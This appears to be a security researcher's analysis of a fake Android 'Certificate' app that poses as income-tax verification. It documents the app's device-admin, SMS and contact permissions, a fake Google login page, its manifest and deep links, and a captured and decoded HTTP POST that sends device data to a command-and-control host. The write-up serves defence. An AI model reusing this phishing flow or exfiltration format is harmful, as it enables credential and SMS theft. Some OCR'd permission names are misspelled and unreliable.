After opening the app it asks the user to enable or activate the application by giving the device administrator rights to the app as it is necessary to complete the ITR verification process.

Also a caution message can be noticed --
"Activating this admin app will allow the app Certificate to perform the following operations:

Erase all data
Lock the screen"




Enable/Activate ITCertificate admin module to access verification server. This is a compulsory requirement for successful verification.

Activating this admin app will allow the app Certificate to perform the following operations:

Erase all data
Erase the phone's data without warning by performing a factory data reset.

Lock the screen
Control how and when the screen locks.




Enable/Activate ITCertificate admin module to access verification server. This is a compulsory requirement for successful verification.

Activating this admin app will allow the app Certificate to perform the following operations:

Erase all data
Erase the phone's data without warning by performing a factory data reset.

Lock the screen
Control how and when the screen locks.


After clicking on the '**Activate this device admin app**' it asks for multiple device permissions like **contact details, phone call details, send and view SMS messages** etc.



Allow **Certificate** to send and view SMS messages?

□ Don't ask again


3 of 3



Allow **Certificate** to make and manage phone calls?

□ Don't ask again

2 of 3




Allow **Certificate** to access your contacts?

□ Don't ask again

1 of 3


After giving all the access it prompts for another permission for changing the default SMS messaging app.



PERMISSION:

Certificate app will send sms from your registered mobile number.


To continue click **OK** and temporarily give sms default permission to **Certificate app**.



Change SMS app?

Use Certificate instead of Messaging as your SMS app?

After that it prompts users for Mobile Verification. In our case we provided the number that was used to register and one of the codes that were assigned to us in the Mobile Verification page on the website.




Mobile Verification

8434

1234567890

After clicking on the '**VERIFY**', a message appears for sign in.


"Verification is ready to commence
sign in required.
Kindly click Sign in to continue"



Verification is ready to commence sign in required.

Kindly click **Sign in** to continue

On clicking the 'SIGN IN' button a fake google account login page appears which asks the user to provide account credentials.



Sign in


with your email account to resume mobile verification

b@c.in

Password

We noticed it automatically picked the email id that was used during the registration on the website.

It has also been noticed that after providing the dummy password it accepts the same and **there is no background verification method to verify the credentials.**



Installing critical system update..

5%

After going with the '**SIGN IN**' option it starts displaying that some critical system update is being installed with a progress bar and percentage.


Application Details

App name	Certificate
Package name	kerrylogistics.qkls495pl.certificate
Average CVSS Score	6.8
App Security Score	70/100(medium risk)
Main Activity	kerrylogistics.qkls495pl.certificate.Sgoi93tp
Target SDK	30

Application Certificate Details

Country	United States
Valid from	2020-10-29 19:02:38
Valid to	2050-10-22 19:02:38
Organisation	Android

Application Permission Details




```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="
    <uses-sdk android:minSdkVersion="22" android:targetSdkVersion="30"/>
    <uses-permission android:name="android.permission.REORDER_TASKS"/>
    <uses-permission android:name="android.permission.EXPAND_STATUS_BAR"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.CHANGE_WIMAX_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_NOTIFICATION_POLICY"/>
    <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.USE_FULL_SCREEN_INTENT"/>
    <uses-permission android:name="android.permission.READ_SYNC_SETTINGS"/>
    <uses-permission android:name="android.permission.PACKAGE_USAGE_STATS"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.ACCESS_WIMAX_STATE"/>
    <uses-permission android:name="com.huawei.permission.external_app_settings.USE_COMPONENT"/>
    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
    <uses-permission android:name="oppo.permission.OPPO_COMPONENT_SAFE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.BROADCAST_STICKY"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
    <uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"/>
    <application android:theme="@style/cb9bpj384xxc" android:label="Certificate" android:icon="@mipmap/ic_launcher
        <activity android:theme="@style/nzo8f2o343bl" android:name="kerrylogistics.qkls495pl.certificate.S86d3n99x
            <intent-filter>
```

Permission	Status	Information	Description
android.permission.REORDER_TASKS	normal	Reorder applications running	Allows an application to move tasks to the foreground and background. Malicious applications can force themselves to the front without your control
android.permission.EXPAND_STATUS_BAR	normal	expand/collapse status bar	Allows an application to expand or collapse the status bar.
android.permission.WAKE_LOCK	normal	Prevent phone from sleeping	Allows an application to prevent the phone from going to sleep.
android.permission.access_NOTIFICATION_POLICY	normal		Marker permission for applications that wish to access notification policy.
android.permission.GET_ACCOUNTS	dangerous	List accounts	Allows access to the list of accounts in the Accounts Service.
android.ACCESS_WIFI_STATUS	normal	View WI-FI Status	Allows an application to view the information about the status of Wi-Fi.
android.permission.USE_FULL_SCREEN_INTENT	normal		Required for apps targeting Build.VERSION_CODES.Q that wants to use notification full screen intents.
android.permission.READ_SYNC_SETTINGS	normal	Read sync settings	Allows an application to read the sync settings, such as whether sync is enabled for Contacts.
android.permission.PACKAGE_USAGE_STATS	signature	Update component usage statistics	Allows the modification of collected component usage statistics. Not for use by common applications.
android.permission.READ_SMS	dangerous	Read SMS or MMS	Allows application to read SMS messages stored on your phone or SIM card. Malicious applications may read your confidential messages.
android.permission.CHANGE_NETWORK_STATE	normal	Change network activity	Allows applications to change network connectivity state.


Permission	Status	Information	Description
android.permission.RECEIVE_BOOT_COMPLETED	normal	Automatically start at boot	Allows an application to start itself as soon as the system has finished booting. This may take longer to start the phone and allow the application to slow down the overall performance by always running.
android.perimission.FOREGROUND_SERVICE	normal		Allows a regular application to use Service.startForeground
android.permission.SEND_SMS	dangerous	Send SMS messages	Allows application to send SMS messages. Malicious applications may cost you money by sending messages without your confirmation.
android.perimission.BROADCAST_STICKY	normal	Send sticky broadcast	Allows an application to send sticky broadcasts, which remain after the broadcast ends. Malicious applications can make the phone slow or unstable by causing it to use too much memory.
android.permission.READ_PHONE_STATE	dangerous	Read phone state and identity	Allows the application to access the phone features of the device. An application with this permission can determine the phone number and serial number of this phone, whether a call is active, the number that call is connected to and so on.
android.permission.INTERNET	normal	Full internet access	Allows an application to create network sockets.
android.permission.RECEIVE_SMS	dangerous	Receive SMS	Allows application to receive and process SMS messages. Malicious applications may monitor your messages or delete them without showing them to you.
com.google.android.c3dm.permission.RECEIVE	signature	C2DM Permissions	Permission for cloud to device messaging.

The aforementioned permissions are used by the app to perform required operations like get the SMS details, getting phone call log details and some of the permissions are dangerous like full_screen_intent, foreground_service, send_sms, package_usage_stats.

Deep Link Analysis




```
        <intent-filter>
            <action android:name="kerrylogistics.qkls495pl.certificate.action.zQShZlq"/>
        </intent-filter>
        <intent-filter>
            <action android:name="kerrylogistics.qkls495pl.certificate.action.bmEoi"/>
            <data android:scheme="hkm"/>
        </intent-filter>
        <intent-filter>
            <action android:name="kerrylogistics.qkls495pl.certificate.action.sZvV"/>
        </intent-filter>
    </activity>
    <activity android:name="kerrylogistics.qkls495pl.certificate.Tytn1959m">
        <intent-filter>
            <action android:name="kerrylogistics.qkls495pl.certificate.action.khKWEfN"/>
            <data android:scheme="upt"/>
            <data android:scheme="hcxqcp"/>
            <data android:mimeType="application/vnd.syncml.dmtnds+xml"/>
        </intent-filter>
        <intent-filter>
            <action android:name="kerrylogistics.qkls495pl.certificate.action.ldWW"/>
            <data android:scheme="lecry"/>
        </intent-filter>
    </activity>
    <receiver android:name="kerrylogistics.qkls495pl.certificate.Bnjdhj595jkr" android:permission="android.per
        <intent-filter>
            <action android:name="action.OnTFly"/>
        </intent-filter>
        <intent-filter>
            <action android:name="android.intent.action.BOOT_COMPLETED"/>
        </intent-filter>
        <intent-filter>
            <action android:name="kerrylogistics.qkls495pl.certificate.action.ahSJmwch"/>
        </intent-filter>
        <intent-filter>
            <action android:name="android.provider.Telephony.SMS_DELIVER"/>
        </intent-filter>
```



```
    <activity android:name="kerrylogistics.qkls495pl.certificate.Kn70108rs" android:excludeFromRecents="true">
        <intent-filter>
            <action android:name="kerrylogistics.qkls495pl.certificate.action.BlaRtOe"/>
            <data android:scheme="ddqm" android:host="lupin.vxdv913314js.it8vri33181q"/>
            <data android:scheme="cejaag"/>
            <data android:mimeType="video/vnd.dlna.mpeg-tts"/>
            <data android:scheme="qbqu"/>
        </intent-filter>
        <intent-filter>
            <action android:name="android.intent.action.VIEW"/>
            <category android:name="android.intent.category.DEFAULT"/>
            <category android:name="android.intent.category.BROWSABLE"/>
            <data android:scheme="gblh" android:host="kerrylogistics.qkls495pl.certificate"/>
        </intent-filter>
    </activity>
    <activity android:name="kerrylogistics.qkls495pl.certificate.Rrhaqi908qnw">
        <intent-filter>
            <action android:name="kerrylogistics.qkls495pl.certificate.action.kERiIP"/>
            <data android:scheme="ohsps"/>
        </intent-filter>
        <intent-filter>
            <action android:name="kerrylogistics.qkls495pl.certificate.action.fpZtAUj"/>
            <data android:scheme="lmcygg"/>
            <data android:scheme="bwnmuq"/>
        </intent-filter>
    </activity>
    <activity android:name="kerrylogistics.qkls495pl.certificate.Ic3olg114gnl" android:excludeFromRecents="tru
        <intent-filter>
            <action android:name="android.intent.action.SEND"/>
            <action android:name="android.intent.action.SENDTO"/>
            <category android:name="android.intent.category.DEFAULT"/>
            <category android:name="android.intent.category.BROWSABLE"/>
            <data android:scheme="sms"/>
            <data android:scheme="smsto"/>
            <data android:scheme="mms"/>
            <data android:scheme="mmsto"/>
        </intent-filter>
```

Activity	Intent
kerrylogistics.qkls495pl.certificate.Kn70108rs	Schemes: ddqm://, cejaag://, qbqu://, gblh://, Hosts: lupin.vxdv9l3314js.it8vri3318lq, kerrylogistics.qkls495pl.certificate, Mime Types: video/vnd.dlna.mpeg-tts,
kerrylogistics.qkls495pl.certificate.lc3olg114gnl	Schemes: sms://, smsto://, mms://, mmsto://,
kerrylogistics.qkls495pl.certificate.Le7q111ond	Schemes: jji://, picds://, nkecgg://, Hosts: kerrylogistics.qkls495pl.certificate, Mime Types: application/vnd.fujitsu.oasys,

After performing some analysis we found that all these information like call log, SMS of registered number are sent to host **fcm[.]point2this[.]com**. That means the host behaves like a **Command & Control (CnC)** for the aforementioned application.




```
POST /MC/FCM091120/me.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0; Genymotion Build/OPR6.170623.017)
Host: fcm.point2this.com
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 563

dmsg=
ACTIVATE%3A%3A%3A000000%3A%3A%3A6462587043%3A%3A%3ACR34T3D+February+8%2C+2021%2C+10%3A57%3A49+pm+%3A%3A%3A+V+FM17.8d5G..unknown%2FGenymotion..Bkt-+
null..SmsDefault%2FDpm%2FB3%3A42%25%2FBK-0%2FSnooze-OFF%2FScreenState-STATE_ON%3A%3A%3AFgStat+-+null+%2F+isActivityVisible+%3D+false%3A%3A%3Agblh%3
A%2F%2Fkerrylogistics.qkls495pl.certificate%2FScheme2%3Ankecgg%3A%3A%3A8GPhVtdlM8Rr%3A%3A%3A+Tk+-+di6yhrSmSMCsPYGfFwMkw8%3AAPA5lbHKn3_pKUg9Ub3uyz7X
zdryOcP56hXLRI6LNz8hWi8kmv_RE0sGAd3xJlamJe3pv07NNxaMZJlzyS2pPk4wFhoCvl125N1505HRWwWj2Y-obqT6P_YlidIa4PswBSbFyrBLzSjb&
```

point2this[.]com is a domain name that is actually offered by no-ip dynamic DNS service.


Domain Name	fcm[.]point2this[.]com.
HTTP Status Code	**200 [Active]**
IP Address	**18.220.227.131**
ISP	Amazon.com
ASN	16509
Country	United States 🇺🇸
Continent	North America

Details regarding the activation status of the app is sent to the server in encoded form, which is not readable by normal users. So we tried to decode some contents and found that the status details of the device like **timestamp, mobile number and verification code** are sent in encoded form.



```
ACTIVATE:::000000:::6462587043:::C
R34T3D February 8, 2021, 10:57:49
pm ::: V FM17.8d9G..unknown/Genymo
tion..Bkt- null..SmsDefault/Dpm/B3
:42%/BK-0/Snooze-OFF/ScreenState-S
TATE_ON:::FgStat - null / isActivi
tyVisible = false:::gblh://kerrylo
gistics.qkls495pl.certificate/Sche
me2:nkecgg:::8GPhVtdlM8Rr::: Tk -
di6yhrSmSMCsPYGfFwMkw8:APA91bHKn3_
pKUg9Ub3uyz7Xzdry0cP56hXLRI6LNz8hW
i8kmv_REOsGAd3xJlamJe3pvO7NNxaMZJl
zyS2pPk4wFhoCvl125N15O5HRWwWj2Y-ob
